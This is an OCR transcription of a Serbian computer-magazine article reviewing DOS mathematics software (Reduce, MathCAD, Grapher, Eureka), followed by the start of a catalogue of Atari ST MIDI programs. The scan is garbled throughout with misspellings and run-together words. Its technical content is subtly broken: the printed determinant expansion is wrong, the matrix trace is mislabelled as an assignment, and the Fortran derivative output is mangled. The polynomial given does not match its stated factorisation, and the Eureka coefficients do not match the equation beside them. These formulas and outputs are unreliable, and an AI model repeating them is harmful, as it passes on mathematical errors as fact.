Ovo bi bile samo neke mogućnosti *Reduce*-a — napomenućemo samo da ovaj paket, krije svoju glavnu snagu u programiranju! Njegovi makro zaista rade fascinantno, formule koje rešava kao za izučene iz najstrašnijih ruskih zbirki sa svetskih matematičkih olimpijada, a kada prođe samo deo njegovih didaktičkih primera, shvatiće se da tu kraja nema!

Ali, da pođemo redom. Autora je interesovalo, za početak, kolika je njegova brzina. Zadatak je bio — odrediti prvih DVE STOTINE cifara količnika $3/17$ PC XT/8 MHz (sa ili bez koprocesora — nema razlike) je to rešio za 6 minuta i 30 sekundi, a PC AT/10 MHz za samo 2 minuta i 12 sekundi! Zatim sledeći isti zadatak, ali se traži prvih PET STOTINA cifara! Vreme: XT — 42 minuta i 12 sekundi, AT — 14 minuta i 15 sek.! Rad sa simboličkim matricama je vrlo dobro koncipiran. Unos podataka je relativno brz. Moguće je izračunavati vrlo komplikovane matricne izraze i u numeričkom i u analitičkom obliku. AT/10 MHz za oko dva minuta određuje inverznu matricu u analitičkom obliku kvadratne matrice reda 4 (videti sl. 1).

REDUCE može da faktorizuje polinom oblika $P(x) = a_0x^n + a_1x^{n-1} + a_2x^{n-2} + \dots + a_n$, gde je n prirodan broj ili nula i a_0, a_1, \dots, a_n cel brojevi. Uslov faktorizacije je da su i nule polinoma $P(x)$ celobrojne. Sjajne (i što je vrlo važno!) pouzdate rezultate *Reduce* je pokazao i kod provere BEZOUTOVOG stava, rešavanja opšteg algebarskih jednačina i nalaženja višestrukih korena polinoma.

Reduce, na žalost, nije nimalo prijetan za korišćenje i to bi mu bila glavna zamerka, pored pokazane sprostosti u rešavanju određenih klasi problema. Ali, onom ko se odluči da ga koristi, uloženi napor će se višestruko isplatiti. Oni koji programiraju u fortranu biće zadovoljni — *Reduce* može da pripremi rezultate svod rada DIREKTNO u fortranjskoj formi.

Primer 1: naći drugi izvod po x funkcije
 $f(x) = \log(x) + (\sin(x) + \cos(x)) / \sqrt{x}$
 on: fort;
 $df(\log(x) + (\sin(x) + \cos(x)) / \sqrt{x}, x, 2);$

```

C:\REDUCE>reduce
REDUCE 3.2.15-APR-85 ...
1: MATRIX A1(4,4);
2: A1:=MAT((A11,A12,A13,A14),(A21,A22,A23,A24),(A31,A32,A33,A34),(A41,A42,A43,A44));
A1(1,1) := A11
A1(1,2) := A12
A1(1,3) := A13
A1(1,4) := A14
A1(2,1) := A21
A1(2,2) := A22
A1(2,3) := A23
A1(2,4) := A24
A1(3,1) := A31
A1(3,2) := A32
A1(3,3) := A33
A1(3,4) := A34
A1(4,1) := A41
A1(4,2) := A42
A1(4,3) := A43
A1(4,4) := A44
3: DET(A1);
A11*A22*A33*A44 - A11*A22*A34*A43 - A11*A23*A32*A44 + A11*A23*A34*A43
+ A11*A24*A32*A43 - A11*A24*A33*A42 - A12*A21*A33*A44 + A12*A21*A34*A43
+ A12*A22*A31*A44 - A12*A22*A34*A41 - A12*A23*A31*A43 + A12*A23*A34*A41
+ A12*A24*A31*A42 - A12*A24*A32*A41 - A13*A21*A32*A44 + A13*A21*A34*A43
+ A13*A22*A31*A44 + A13*A22*A32*A43 - A13*A23*A31*A42 - A13*A23*A32*A41 - A13*A24*A31*A41
+ A13*A24*A32*A41 + A14*A21*A31*A43 - A14*A21*A32*A42 + A14*A22*A31*A42
+ A14*A22*A32*A41 + A14*A23*A31*A43 - A14*A23*A32*A41 - A14*A24*A31*A41
+ A14*A24*A32*A41
4: TRACE(A1);
A11 := A22 + A33 + A44
5: A#*(1,1);

```

Slika 1 Determinanta, trag matrice i inverzna matrica u programu REDUCE

bitiz će biti u sledećem obliku:

$$\begin{aligned} \text{ANS} &= 1 - 4 \cdot \text{LOG}(X) + \text{COS}(X) \cdot X \times \times 2 - 4 \cdot \text{LOG} \\ &(X) - \text{COS}(X) \cdot X + 3 - 1 \cdot \text{LOG}(X) + \text{COS}(X) - 4 \cdot \text{LOG} \\ &(X) \cdot \text{SIN}(X) \cdot X \times \times 2 + 4 \cdot \text{LOG}(X) \cdot \text{SIN}(X) \\ &\cdot X + 3 \cdot \text{LOG}(X) \cdot \text{SIN}(X) + 8 \cdot \text{COS}(X) \\ &\cdot X - 8 \cdot \text{COS}(X) - 8 \cdot \text{SIN}(X) \cdot X - 8 \cdot \text{SIN}(X) \\ &(4 \cdot \text{SQRT}(X) \cdot X \times \times 2) \end{aligned}$$

Prilikom rešavanja problema, programu treba eksplicitno zadati informaciju o zahtevanoj tačnosti, o kompenziranju određenih funkcija, o zahtevu za štampanjem putaka o greški itd. Ovo se postiže komandama koje se nazivaju mode switches. Ima ih ukupno 45 i bez njihovog poznavanja rad u Reduce-u je praktično nemoguć. Ukoliko želite da faktorizujete polinom $x^4 - x^3 + 13x^2 + x + 12$, a niste zadali komandu ON FACTOR (jedan od mode switch-eva), nećete dobiti rezultat $(x-1)(x+1)(x+3)(x-4)$. U svakom slučaju, pročitajte dobro priručnik za upotrebu pre nego što se upustite u izračunavanja. I na kraju ovog kratkog osveta na Reduce samo da kažemo zahtevanu konfiguraciju za rad: IBM PC XT/AT ili kompatibilan (nije potreban koprocesor 8087, odnosno 80287), 640 K RAM memorije, hard disk, floppy disk, god grafička kartica nije bitna.


MathCAD

praktičan, moćan, elegantan


MathCAD, izasao iz laboratorija korporacije Mathsoft, odličan je inženjerski program koji omogućava, brojevima, tekstom, i ima svoju specifičnu grafiku. Do sada su izašle tri verzije ovog programa, ver. 1.0, 1.1 i 2.0, od kojih ova poslednja donosi drastična poboljšanja u odnosu na prve dve. MathCAD ima sledeće karakteristike:

- Zahvaljujući svom dobrom editoru koji izvanredno zadržava matematičke simbole (integral, suma, proizvod), on može da kombinuje tekst, matematičke formule i grafike (čiju veličinu sa lažnom skalom po vašoj želji) bilo gde na ekranu
- Automatska provera grešaka (indikacija greške je trenutna, čim je napravite bićete odmah upozoren)
- Mogućnost editovanja dve datoteke istovremeno (SPLIT SCREEN opcija koju poznavaoci Lotus-a vrlo dobro poznaju)
- Komande se zadaju preko funkcijskih tastera, ili kucanjem imena, ili preko tzv. padajućih menija
- Veoma bogat i instruktivan ONLINE HELP
- Preciznost računanja: do 15 sigurnih cifara
- Nova i interesantna opcija — rad sa dimenzionim jednačinama, mogućnost dimenzione provere dobijenih rezultata
- Ugrađeni SOLVER za simultani rad sa jednačinama i nejednačinama
- Račun sa kompleksnim brojevima i kompleksnim promenljivim
- Izvodi i integrali (samo numerički)
- Sume, proizvodi i iteracije
- Račun sa različitih brojnih osnovama (oktalna, decimalna i heksadecimalna)
- Funkcije: trigonometrijske, hiperbolične i eksponencijalne
- Statističke funkcije (linearna regresija, GAMA funkcija, funkcija greške, normalna distribucija)
- Fitovanje krivih (polinom trećeg stepena)
- Brza Furijeova transformacija i inverzna transformacija
- Mogućnost definisanja novih funkcija
- Vektori i matrice (do 8000 elemenata po vektoru, odnosno matrici)
- Jednostavno generisanje grafika (maksimalna dimenzija 127 redova X 127 kolona). Mogućnost izbora mreže, logaritamskih osa, linija i diskretnih simbola.
- Mogućnost kreiranja dokument datoteke neograničene veličine, postavljanje margina, proizvoljno pozicioniranje teksta, štampanje celog ili dela dokumenta po izboru
- Podržava širok opseg matricnih i laserskih štampalica i plotera
- Mogućnost korišćenja grčkih slova
- Prhvaća i generiše ASCII datoteke


Za MathCAD vam nije neophodan koprocesor, ali je i te kako preporučljivo. Bez njega, rad sa grafikom je znatno usporen, tako da interaktivni rad sa



Slika 2 Crtanje u polarnim koordinatama u programu MathCAD



Slika 3 Računanje radioaktivnog raspada u programu MathCAD



Slika 4 Fitovanje eksponencijalnom krivom i polinomom trećeg stepena u programu GRAPHER

programom nije baš veliko zadovoljstvo. Morate imati na raspolaganju barem 512 K RAM-a i grafičku karticu. Veoma lako rezultate program omogućava na EGI, jer se svaka kriva na grafiku predstavlja drugom bojom. Naravno, podrazumeva se da je DOS verzija na kojoj radite barem 2.x i veća.

MathCAD je zaista inteligentno smišljen. Na početku definišete ulazne parametre analitički, prorate sve to bogatim komentarima, po vašoj želji i ukusu, inkorporirate grafike, rasporedite funkcije, a onda... Samo promenite vrednosti ulaznih promenljivih (koje ste prethodno zgodno grupisali na početku dokumenta) i pred vašim očima se promene sve vrednosti funkcija i svih grafiki koji koriste te parametre. Ovakav način rada je veoma pogodan za rad pošta: „Istakni se desilo kada bih...? To je zbog to-

ga što vam je sve pregledno i što se tabele kreiraju praktično jednim priskomom na taster. U MathCAD-u možete definišati lokalni i globalni tačnost — lokalnu definišete tako što uradite kursor u jednačinu i onda zadajete željenu tačnost, a globalnu, naredom u prvom, monitorском radu. Jednačine koje ispisuje MathCAD-ov editor su, za mene lično (de gustibus non est disputandum!) najlepši matematički ispis sa kojim sam se dosad susreo. Zbog svega toga, preporučujem ovaj program za pisanje raznih radova bogatih matematičkim simbolikom, a gde ima puno izračunavanja i tabela.

GRAPHER

miljenik eksperimentatora

Iako koncipiran na pomalo zastareo način, GRAPHER je izuzetno koristan program. Njegova glavna namena je da, koristeći zadate diskretne vrednosti, nacrtaj grafik funkcije i da odredi najbolju krivu fitovanja. GRAPHER vam daje i ANALITIČKI izraz (!) takve krive. Najveću vrednost mu daje sposobnost da rezultate merenja automatski pakuje u izlaznu i odmah proizvede traženu krivu. Koliko je to korisna stvar znaju svi oni koji danima vuču rezultate merenja po papircima i zatim crtaju po milimetarskoj hartiji, mučeći se sa razmerama, osama, natpisima itd. itd.

Pozivom programa ulazi se u glavni meni u kojem se nudi šest izbora.

- (1) Unos ili promena podataka za grafike
- (2) Uobličavanje grafika (komentar, ose, razmere...)
- (3) Odabiranje grafika za crtanje ili prikazivanje na monitoru
- (4) Čuvanje grafika na disku
- (5) PRINT ili PLOT grafika
- (6) Određivanje hardverske konfiguracije sistema

Podaci se unose u klasičan program za tabelarnu izračunavanja (za one koji koriste Lotus 1-2-3 nema problema) i može se, po izboru, definišati kolona za vrednosti apscise i kolona za vrednosti ordinat.

Pošto je unos podataka završen, a sistem koristi unapred dodeljene parametre uključom, mi ne unesemo svoje, priskomom na funkcijski taster F2 na monitoru čemo ugledati traženi grafik, skup takvih povanih krivih segmentima sa automatski određenim osama, razmerom, veličinom. Na raspolaganju nam stoje mogućnost unošenja komentara, naziva osa, skaliranje grafika, biranje najzgodnijih fontova za slova, biranje simbola za tačke na grafiku i, naravno, najinteresantnija opcija za nas — biranje najbolje FIT metode:

- 1) linearno fitovanje $Y=A+B \cdot X$
- 2) logaritamsko fitovanje $Y=A+B \cdot \ln(X)$
- 3) eksponencijalno fitovanje $Y=A+B \cdot \exp(B \cdot X)$
- 4) fitovanje tipa $Y=A \cdot X^B$
- 5) kao poseban tip CUBIC SPLINE.

Ako se traži od programa da nađe najbolju krivu fitovanja, onda GRAPHER nalazi i ANALITIČKI izraz za najbolju krivu! To je ono PRAVO!!! Kod GRAPHER-a fascinira i izuzetan kvalitet dobijenog grafika na printeru, najbolji od ispitivanih programa (boji i od MathCAD-a i od Eureka). Postoji bogat izbor drajvera za štampače, među ostalima i za laserski štampač. Pre nego se grafik oštampa, poželjno je pozvati program VIEW. On nudi mogućnost zumiranja grafika, što je veoma korisno, pogotovo ako vam je bitan neki presek krivih, tačno određivanje koordinata. Moguće je, isto tako, i pomerati grafik u okviru „prozora“. S obzirom na sve dosada navedene karakteristike GRAPHER štampaču vrlo korisne program — čija je vrednost — izuzetno lagan i na velikom broju različitih tipova printera, a naročito laserskom!


EUREKA

trijumf pragmatizma


Korporacija BORLAND je zaista napravila (kao i uvek dosad) zaista efikasan, koristan i jednostavan program, pojednako koristan i početnicima u svetu personalnih računara i okrolim profesionalcima. Nisu ga nazivali uzdevom EUREKA — THE SOLVER!

Eureka: The Solver			Graph			Options			Window		
File	Edit	Solve	Commands	Report	Graph	Options	Window				
Edit Line 6 Col 43 C:POLY :Naći sve korene jednadžice desetog :stepena f(x)=3*x ¹⁰ -2*x ⁹ +4*x ⁸ -8*x ⁷ + :+5*x ⁶ -4*x ⁵ -3*x ⁴ +7*x ³ -4*x ² -2*x+1 : f(x):=poly(x,3,-2,6,-1,5,-4,-3,7,-4,-8,1)			Solution Line 2 C:SOLUTION Roots to the polynomial f # Real part Imaginary 1 1.00000000 0.00000000 2 -1.1928451 0.00000000 3 -78094487 -2537623 4 -78094487 -2537623 5 -81322932 1.147287 6 -81322932 -1.147287			Report Line 1 Col 47 C:REPORT ***** Eureka: The Solver, Version 1.0 Monday November 21, 1989, 1:03 pm. Name of input file: C:\MATEM\EUREKA\POLY			Verify Line 1 C:VERIFY		
F1-Help F2-Save F3-Load F5-Zoom F6-Next F7-Beg Blk F8-End Blk SCROLL-Size/move											


Slika 6 Glavni meni u programu Eureka



Slika 8 Prikaz površine u prostoru u programu Surfer



Slika 9 Složena površina u prostoru u programu Surfer



Slika 10 Površine u prostoru posmatrane iz različitih uglova u programu Perspective 3D

Pozivom programa ulazi se u glavni meni i četiri „default“ prozora: edit, solution, report i verify. U glavnom gornjem monitorskom redu postoji osam opcija: FILE: Mogućnost pozivanja već kreirane datoteke, ili njegovog brisanja, pretraživanje direktorijuma, mogućnost privremeno povratka u DOS, čuvanja datoteka na disk, izlazak u DOS. EDIT: Edočuvanje jednadžica, kao i komentara. Jed-

načine se pišu krajnje jednostavno. Sistemi jednadžica se pišu u onom obliku u kome se pišu i u matematičkoj literaturi! To je zaista velika olakšica za rad. SOLVE: Samo jedna komanda! Posle završetka edočuvanja pritiskom na taster ESC i zatim na slovo S (ili dovođenjem kursora na komandu SOLVE) vi ste svoje završili! EUREKA upisuje rešenje u „prozor“ SOLUTION.

COMMANDS: Kada se dobiju rešenja postavljenog problema, komandom VERIFY se mogu proveriti. Tu je i još jedna korisna opcija, pored komande ITERATE i kalkulator. Na sredini ekrana vam se otvara još jedan mali „prozor“ za neka brza i konkretna računanja.

REPORT: Svoje rezultate EUREKA formatira u jednom specifičnom obliku. Može ih slati na monitor ili na printer. U zaglavlju štampa verziju programa, datum i ime ulaznog fajla, zatim sledje problem (baš onakav kakav ste vi editovali, uključujući i komentare) i izta toga rešenje i, eventualno, tačkasti grafik funkcije.

GRAPH: EUREKA crta i grafike. U verziji 1.0 to joj i nije jača strana, jer su grafici dosta nepregledni. Pritiskom na taster F5 moguće je grafik zurnirati, a u podopciji OUTPUT uputi ga na printer. Tu je i još jedna interesantna (i nadasve korisna!) komanda LIST. Štampa vam vrednosti funkcije f(x), počevši od zadate početne vrednosti x i po zadatom koraku.

OPTIONS: Postavljanje tačnosti računanja, brzine i definiranja promenljivih, postavljanje boja narednih tačaka, komandi (za EGA i CGA grafički karticu) itd. WINDOW: Mogućnost otvaranja i zatvaranja „prozora“ kod prikazivanja na monitoru, brisanje aktivnog „prozora“, zurniranje, formiranje steka od postojećih broja „prozora“, GO TO komanda.

EUREKA je pokazala dobre rezultate kod rešavanja polinoma n-tog stepena — poseduje sjajnu inkorporiranu funkciju POLY kojom se zadaje polinom n-tog stepena samo unošenjem koeficijenata; program nalazi sve korene zadatog polinoma i prezentira ih tako što daje realni i imaginarni deo korena! — sistema linearnih jednadžica, sistema nelinearnih jednadžica, kod rešavanja sistema nelinearnih jednadžica iteracijom, kod minimiziranja i maksimiziranja nelinearnih funkcija, kod numeričkog rešavanja određenih integrala, kod linearnog programiranja i rada sa dimenzionim jednadžicama.

EUREKA je veoma brza u rešavanju i prihvatljiva u prezentaciji rešenja, ali i nepozudana u nekim slučajevima! Srećom, program sam prijavjuje svoje greške. I na kraju, EUREKA je dosta skromna u pogledu hardverskih zahteva — ne treba vam ni puna RAM memorija, ni koprocessor, ni hard disk. Ako hoćete da gledate funkcije na monitoru trebaće vam i neka grafička kartica. Bortand je zaista napravio lep program — čista pobeda ergonoma!

Program SURFER firme Golden Software, koji su i autori GRAPHER-a, je izvanredna alatka namenjena uglavnom za predstavljanje funkcija u prostoru, kao i za crtanje topografija i terena. O njemu će biti reči kasnije, jer to zaista zaljubljuje. Perspective-3d takođe ima mogućnost da predstavi površine u prostoru, ali mu je glavna snaga više orijentisana na trodimenzionalnu biznis-prezentaciju. 3D zaista poseduje fascinantne mogućnosti u grafičkom dvodimenzionalnom, a naročito trodimenzionalnom predstavljanju, no to već izlazi iz našeg tematskog okvira. Još jedan program zavređuje da ovdje bude pomenut — PC-MATLABi Ovim programom koji ima ozbiljnost jednog REDUCE-a i koji NE može da radi bez koprocessora, bavićemo se ozbiljnije u narednim brojevima.

Šta reći na kraju? Opredeliti se za samo jedan program i njemu se posvetiti studioznije, ili poznavati i druge matematičke alate i koristiti njihove najjače strane? Sve mi to liči na priču o puničnicima koji su se našli u tamnoj pećini punoj nekog tajanstvenog, svetlućavog kamenja. Ne znajući šta da rade, začuli su strašni glas: „Ko uzme, kajće se, ko ne uzme kajće se!“ Neki su napunili džepove, neki nisu uzeli ništa. Kada su izašli na svetlost dana, bez mogućnosti da se vratilo nazad, imali su dži da vide — kamenje koje je sve slučajno bili su džamantani! Oni koji su uzeli, žalili su što nisu uzeli više, a oni koji nisu ništa uzeli, što nisu uzeli bar nešto!

MIDI programi/ „atari ST“

Veni, MIDI, vici

Razlika između komputera koji pravi muziku i komputera koji pravi probleme: ugrađeni MIDI interfejsi. U ovom sloganu iz najnovije Atarijeve reklame ima dosta istine; ugrađenog MIDI interfejsa i obilja softvera „atari ST“ je izuzetno pogodan za povezivanje sa muzičkim instrumentima. Iako su do sada u ovoj oblasti „mekintoš“ i PC bili daleko popularniji, muzičari sve više uviđaju prednosti ST-a.

Kada je 1984. godine Džek Trambic odlučio da u svoj novi kompjuter ugradi i MIDI interfejs, nije ni slutio da će upravo taj jednostavni konektor koji godinu kasnije otvori ST-u vrata u svet „velikog plavog“. Do pre samo nekoliko meseci, u Sjedinjenim Državama ST (i Atari) su smatrani „neozbiljnim“ i nedovoljno softverski podržanim za bilo kakav ozbiljniji rad. Sa velikim brojem MIDI programa koji izlaze u poslednje vreme, stvari su naglo počele da se menjaju u „Atarijevu korist“.

Potreba za MIDI-jem je nastala u kasnim sedamdesetim godinama, kada su sintisajzeri postali glavni deo muzičke scene. Problem je bio u tome što je sam sintisajzer zvučao mnogo lošije od akustičnih instrumenata i u tome što se zvuk mnogo poboljšati jedino sviranjem na više sintisajzera. Pošto muzičari imaju samo dve ruke, ovaj pristup poboljšanja zvuka je bio od veoma ograničene koristi pri živim nastupima. Čak i u studiju, gde su se koristili višekanalni magnetofoni, bilo je veoma teško savršeno uskladiti sviranje dva ili više sintisajzera. Trebalo je omogućiti povezivanje više sintisajzera koji će svirati pod kontrolom jedne glavne klavijature. Zato su proizvođači i počeli da ugrađuju kompjuterske interfejsne u sintisajzere, ali je, na žalost, svaki proizvođač koristio drugačiji interfejs.

Shvativši da je za potpuno iskoriscavanje sintisajzera potreban standard u prenošenju podataka, glavni američki i japanski proizvođači ovih mašina su počeli da pregovaraju o razvijanju jednog takvog standarda. Ovaj standard bi vazio kako za sam interfejs, tako i za komunikacioni softver. Godine 1982. u prodaji su se pojavili prvi instrumenti dizajnirani po MIDI standardu, iako su specifikacije MIDI standarda (verzija 1.0) završene tek krajem 1983.

Od samog početka, MIDI je zamišljen kao dinamičan standard koji će se razvijati u skladu sa potrebama. Tako je 1986. godine MIDI dopunjen standardom za primanje podataka iz semplera, sledede godine prihvaćen je MTC — MIDI Time Code, koji je povezuje MIDI i SMPTE — standard za usklađivanje zvuka i slike, a zadnja promena (verzija 4.0) je prihvatanje standardnog formata MIDI datoteka za sekvencere.

MIDI je sada star već pet godina, a mogućnosti njegove primene su sigurno prevažila očekivanja njegovih kreatora. Danas skoro svaki elektronički muzički instrument koristi MIDI — od sintisajzera, semplera, sekvencera, ritam mašina i gitara do lajt kontrolera! Jedan od zanimljivijih novih proizvoda je Jamin DM77 digitalni mikser, kome preko MIDI-ja možete slati komande da automatski pomera regulatore

Dalibor Lanik & Dušan Dimitrijević

Godine 1986. bilo je samo desetak MIDI programa za ST-a, dok sada postoji (koliko su autori bili u mogućnosti da pronađu) preko 200! U sledećim redovima ćemo vam prikazati oko pedeset programa, objasniti koje su njihove mogućnosti i pomoći da izaberete program koji vam najviše odgovara.

Music Studio

Activision

Moćan program za kućnu upotrebu — omogućuje komponovanje od jednostavnih melodija do trokanalnih pesama, koje možete čuti kako preko ST-ovog zvučnog čipa tako i preko MIDI-ja. Omogućava simuliranje instrumenata, generisanje zvučnih efekata i još mnogo toga...

Animated Studio

Animated Music

Ovaj program omogućava rad sa 99 (I) traka, a svaka od njih podržava svih 16 MIDI kanala. Moguće je programiranje promene tona i editovanje MIDI podataka mišem. Jedinu zamerku ovog programa je što ne podržava rad sa štampačem.

Softsynth

DigiDesign Inc.

FM digitalni sintisajzer sa 32 oscilatora pomoću koga je moguće kreirati apokalipto bilo koji zvuk. Zvuk se predstavlja grafički, a njegovo editovanje se vrši mišem. Možete definisati envelope i sve ostale parametre neophodne za besumni 16-bitni zvuk koji se kasnije reprodukuje na sempleru.

CZ Patch Editor-Librarian

Dr. T's Music Software

Program za generisanje i snimanje zvuka za Cisco CZ seriju sintisajzera. Svi parametri zvuka su prikazani na osnovnom ekranu tako da se editovanje obavlja veoma brzo i lako. Zvuci se mogu imenovati i u grupama od 16 snimati na disk ili preneti iz memorije kompjutera na CZ. Ne podržava CZ-1.

MIDI Recording Studio 1.1

Dr. T's Music Software

Sekvencer za početnike. U suštini, običan 8-kanalni „magnetofon“ sa svim uobičajenim mogućnostima. Svira i preko ST-ovog zvučnog čipa, a datoteke su mu KCS kompatibilne.

Soundfiler

Drumware

Vizuelni sempler editor za Akai S612, S900, X7000 i S7000 digitalne semplere. Vizuelno editovanje loop (kružnih) tačaka, slobodno crtanje formi zvuka, digitalni ekvilajzer, digitalno određivanje grama sa semplera su samo neke od mogućnosti ovog programa.

Genwave

Drumware

Editor zvuka sa sličnim mogućnostima kao i Soundfiler. Radi sa E-mu, E-max, SP-1200, Prophet

2000/2, Akai S900 i ostalim instrumentima koji podržavaju MIDI Sample Dump Standard. Takođe može da služi i kao „prevodilac“ između ovih instrumenata.

Music Construction Set

Electronic Arts

Ovaj program (slika 1) raspolaže sa ugrađenim editorom formi zvuka, 16 predizajvanih instrumenata, MIDI in i MIDI out, proizvoljnim tempom i mogućnošću reprodukcija instrumenata na tri odvojena glasa. Opcije za štampanje, automatsku transpoziciju, cut and paste, rad sa celim notama ili 1/32 note, podešavanje basa i visokih tonova su samo deo mogućnosti ovog programa.

Final Trak ST

Faris Compu-Mates

Osamdesetokanalni profesionalni sekvencer sa potpuno automatskim miksovanjem i MI-DI lejdernima. Sadržiti i sve uobičajene mogućnosti za ovu vrstu programa.

Sample Trak 20


Faris Compu-Mates

Program za početnike — 20-ti kanalna verzija Final Trak ST-a. Ima samo najosnovnije funkcije.


Synthroid Editors

Faris Compu-Mates

Editor/biblioteka (librarian) za Kor g DSS-1, DW8000, Kawai K3PO+, R100 Drumroid i seriju CZ.



Slika 1 Jedan od ekrana u programu Music Construction Set



Slika 2 i 3 Editor/biblioteka za Yamaha FB-01 modul

MIDI programmable Patcher

Faris Compu-Mates

Program za usklađivanje rada sekvencera. Snimajte na više sekvencera i uskladite njihovu reprodukciju ili koristite ugrađeni sekvencer ovog programa...

SMPTe Brain

Faris Compu-Mates

Prebacite se na bilo koji SMPTe standard, sync, FSK, itd., za sinhronizaciju bilo kog Compu-Mates sekvencera sa novim digitalnim rnkorderima, video rnkorderima ili standardnim audio sistemima.

Gen

Pedals

Set od osam MIDI-dodeljivih funkcija kao što su pedale, točak za modulaciju, fejdjeri i drugi. Omogućava definisanje osam kontrolora bilo kom MIDI parametru za bilo koji MIDI uređaj sa promenom system exclusive parametara.

Midi Trax

Future Music

Biblioteka profesionalno uređenih sekvenci za: Dr. Trax, Master Tracks Pro, Pro 24 i Creator. Svaki disk sadrži deset popularnih pesama poznatih izvođača, koje se mogu reprodukovati na dva osamkana sintisajzera i ritam mašini. Svaki instrument svira na različitoj MIDI kanalu. Novi diskovi izlaze svakih mesec dana po ceni od U.S. \$59.95

SMPTe Track ST

Hybrid Arts

Ovaj sekvencer sa ugrađenom SMPTe mogućnošću raspolaže sa kapacitetom od 60.000 nota, programiranim tempom, 191 nivou kvantizacije, oselom traka, grafičkim editovanjem podataka, tmutnim lokatorom, peļjmom za pojedine trake, editorom za MIDI podatke i editorom za MIDI funkcije. Cena? Sibalca! \$575.95 sa SMPTe interfejsom.

Sync Track ST

Hybrid Arts

Program sa istim mogućnostima kao i prethodni, ali bez SMPTe opcije.

EZ Track Plus

Hybrid Arts

Raspolaže sa 20 tragova i kapacitetom od 60.000 nota (na 1040 ST). Veoma jednostavan sekvencer.

EZ-Score Plus

Hybrid Arts

Štampa datoteke iz svih Hybrid Arts programa. Ugrađeni editor za dodavanje teksta notama i određivanje formata ispisa.

GenPatch ST


Hybrid Arts

Bibliotekar za sve MIDI sintisajzere i ritam mašine sa promenljivim instrumentima. Dodeljuje svakom tasteru različit instrument i prebacuje instrumente pritiskom na dugme. Dobija se sa editorom konfiguracije, tako da je kompatibilan sa velikim brojem sintisajzera.

ADAP I

Hybrid Arts

Šesnaestobitni rnkorder/semplaer za Atari ST sa 1Mb RAM-a. Kvalitet sempla je isti kao na kompaktnom disku (od 15 Hz do 48 KHz) sa 16-bitnom rezolucijom. Ako nemate zdravo srce, ne čitajte sledeći red — cena ovog proizvoda je 'samo' 1995 USD.



Slika 6 Jedan od ekrana iz programa Waster Score

M**Intelligent Computer Music Systems**

Sistem za komponovanje i reprodukciju. Odredi osnovnu melodiju, note i akorde, definišite kako će se pesma transformisati, pa je reprodukuje i mapirulišite njom preko ekranskih kontrola sa mišem ili preko MIDI klavijature.

Sys-Ex

Key Clique

Univerzalni MIDI bibliotekar koji je prebačen na ST-a. Napravite vašu biblioteku pesama i zvukova koje kasnije možete koristiti. Pravite MIDI dump fajlove raznih MIDI instrumenata. Ovaj program radi sa oko 90 sintisajzera, semplaera i ritam mašina, uključujući Yamaha, Roland, Oberheim, Sequential Circuits i Kawai instrumente.

D 50 Command

Key Clique

Grafički editor/bibliotekar za Roland D-50 i D-550. Radi sa kolor i cmo-belim monitorima. Envelope koje se mogu menjati mišem, rad u više prozora: poređenje glasova, prekrajanje (cut and paste) glasova, reverb editor i bafer za 4 glasa su samo neke od mnogih funkcija ovog programa. Veoma zanimljiva opcija je da se novi zvuci mogu praviti sjedinjavanjem dva već postojeća različita zvuka.

Super Conductor

MichTron

Snimajte, menjajte i reprodukujte muziku, sa ili bez MIDI instrumenata. Ovaj program je podesan kako za amatera, tako i za profesionalnog muzičara.

QRS Music Disk

Micro-W Distributing

Biblioteka diskova sa preko 150 pesama za klavir. Jedan disk sadrži 6 pesama i košta 19.95 USD.

Capture

MIDImouse Music

Editor (programer) bibliotekar sa svim prednostima GEM-a. Pravite, menjajte i snimajte banke podataka sa vašim Rolandom MT32, D50 i D550. Parametri se mogu unositi mišem ili pomoću tastature. Takođe je moguće doći do system (SYSTEM Exclusive) parametara i praviti nove zvuke.

Sound Library

MIDImouse Music

Kolekcija zvukova za gore pomenute sintisajzere: akustični i električni klavir, duvački instrumenti, bas, glasovi, organe, gitare, razne udaraljke i zvučni efekti. Ovi zvuci se mogu preneti u sintisajzer pomoću Capture editora ili SELFLOAD programa koji se dobija uz ovu biblioteku.

FB-01 Library

MIDImouse Music

Devadeset i šest zvukova za vas FB-01. Bibliotekar (Librarian) nije potreban \$24.95.

Voice Master ST

MIDImouse Music

Editor (programer) bibliotekar koji u potpunosti koristi GEM interfejs. Postoje verzije za Yamaha FB-01 i Casio CZ seriju. Casiova verzija potpuno podržava CZ-1. Voice Master čuva više konfiguracionih banaka u memoriji i grafički predstavlja podatke envelope i algoritama za vreme editovanja. Ima mogućnost štampanja i UNDO funkciju.

FB-01 Operator

Eversoft

Editor/bibliotekar za Yamaha FB-01 modul. Radi na 1040ST (najmanje) i cmo/belom monitoru. Pošto jedna slika vredi 1000 reči, pogledajte slike br. 2 i 3.

Musigraph

Evelnode Soundworks

Musigraph nije muzički program u klasičnom smislu — nema mogućnost učitavanja i reprodukcije datoteka iz sekvencera pa bismo ga pre mogli nazvati muzičkim CAD programom. Za rad ovog programa dovoljan je i 520 ST (polu mega RAM-a), ali je potreban monohromatski monitor. Na ekranu drži jednu stranu muzike B5 formata ali je dodavanje strana moguće. Postoje posebni dijalog boksevi iz kojih se biraju note i ostali simboli i moguće je definisanje novih simbola. Program takođe omogućava crtanje linije i 'kutijaz', ubacivanje teksta i još mnogo drugog. Note se mogu štampati kako iz ovog programa, tako i snimati na disk u Degas formatu. Kvalitet ispisa je visok i uz program se dobijaju draiveri sa star NL-101 eposon kompatibilne. Cena: 150.

MIDIsoft Studio Standard Edition

